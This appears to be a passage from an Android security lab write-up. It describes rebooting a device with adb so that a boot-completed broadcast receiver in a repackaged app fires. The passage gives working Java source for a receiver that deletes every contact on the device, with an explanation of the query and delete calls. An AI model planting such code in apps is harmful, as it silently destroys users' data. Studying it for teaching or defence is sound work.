


Reboot Android device:



Here using adb reboot command we are rebooting our android device so that our boot\_complete broadcast receiver of our malicious application will receive an event of boot completion and it will run our malicious code present in My Application 2.

Attack Successful:



Here we can see that our attack was successful and all the contacts from the android device were deleted. This confirms that our malicious code got executed when android device was rebooted. When

boot was completed the receiver in our application received the event and Malicious Code present in com folder was invoked. This code deletes all the user contacts.

Java code used to generate malicious smali code we used in our attack:

The java code:

```
public class MaliciousCode extends BroadcastReceiver {  
  
    @Override  
  
    public void onReceive(Context context, Intent intent) {  
  
        ContentResolver contentResolver = context.getContentResolver();  
  
        Cursor cursor = contentResolver.query(ContactsContract.Contacts.CONTENT_URI, null, null, null, null);  
        while(cursor.moveToNext()) {  
  
            String lookupKey = cursor.getString(cursor.getColumnIndex(ContactsContract.Contacts.LOOKUP_KEY));  
  
            Uri uri = Uri.withAppendedPath(ContactsContract.Contacts.CONTENT_LOOKUP_URI, lookupKey);  
  
            contentResolver.delete(uri, null, null);  
  
        }  
    }  
}
```

Here we are using query() of ContentResolver package. Passing null value as argument in 2<sup>nd</sup> and 3<sup>rd</sup> parameter will return all the columns and all the rows of the content at given URI. 2<sup>nd</sup> parameter is projection parameter for query content and 3<sup>rd</sup> parameter is selection parameter for given query content. Then we are using delete() function to delete rows of the content given at URI uri. Passing null as second parameter will delete all the rows as it tells the delete function that there is no filter to apply to rows which will be deleted.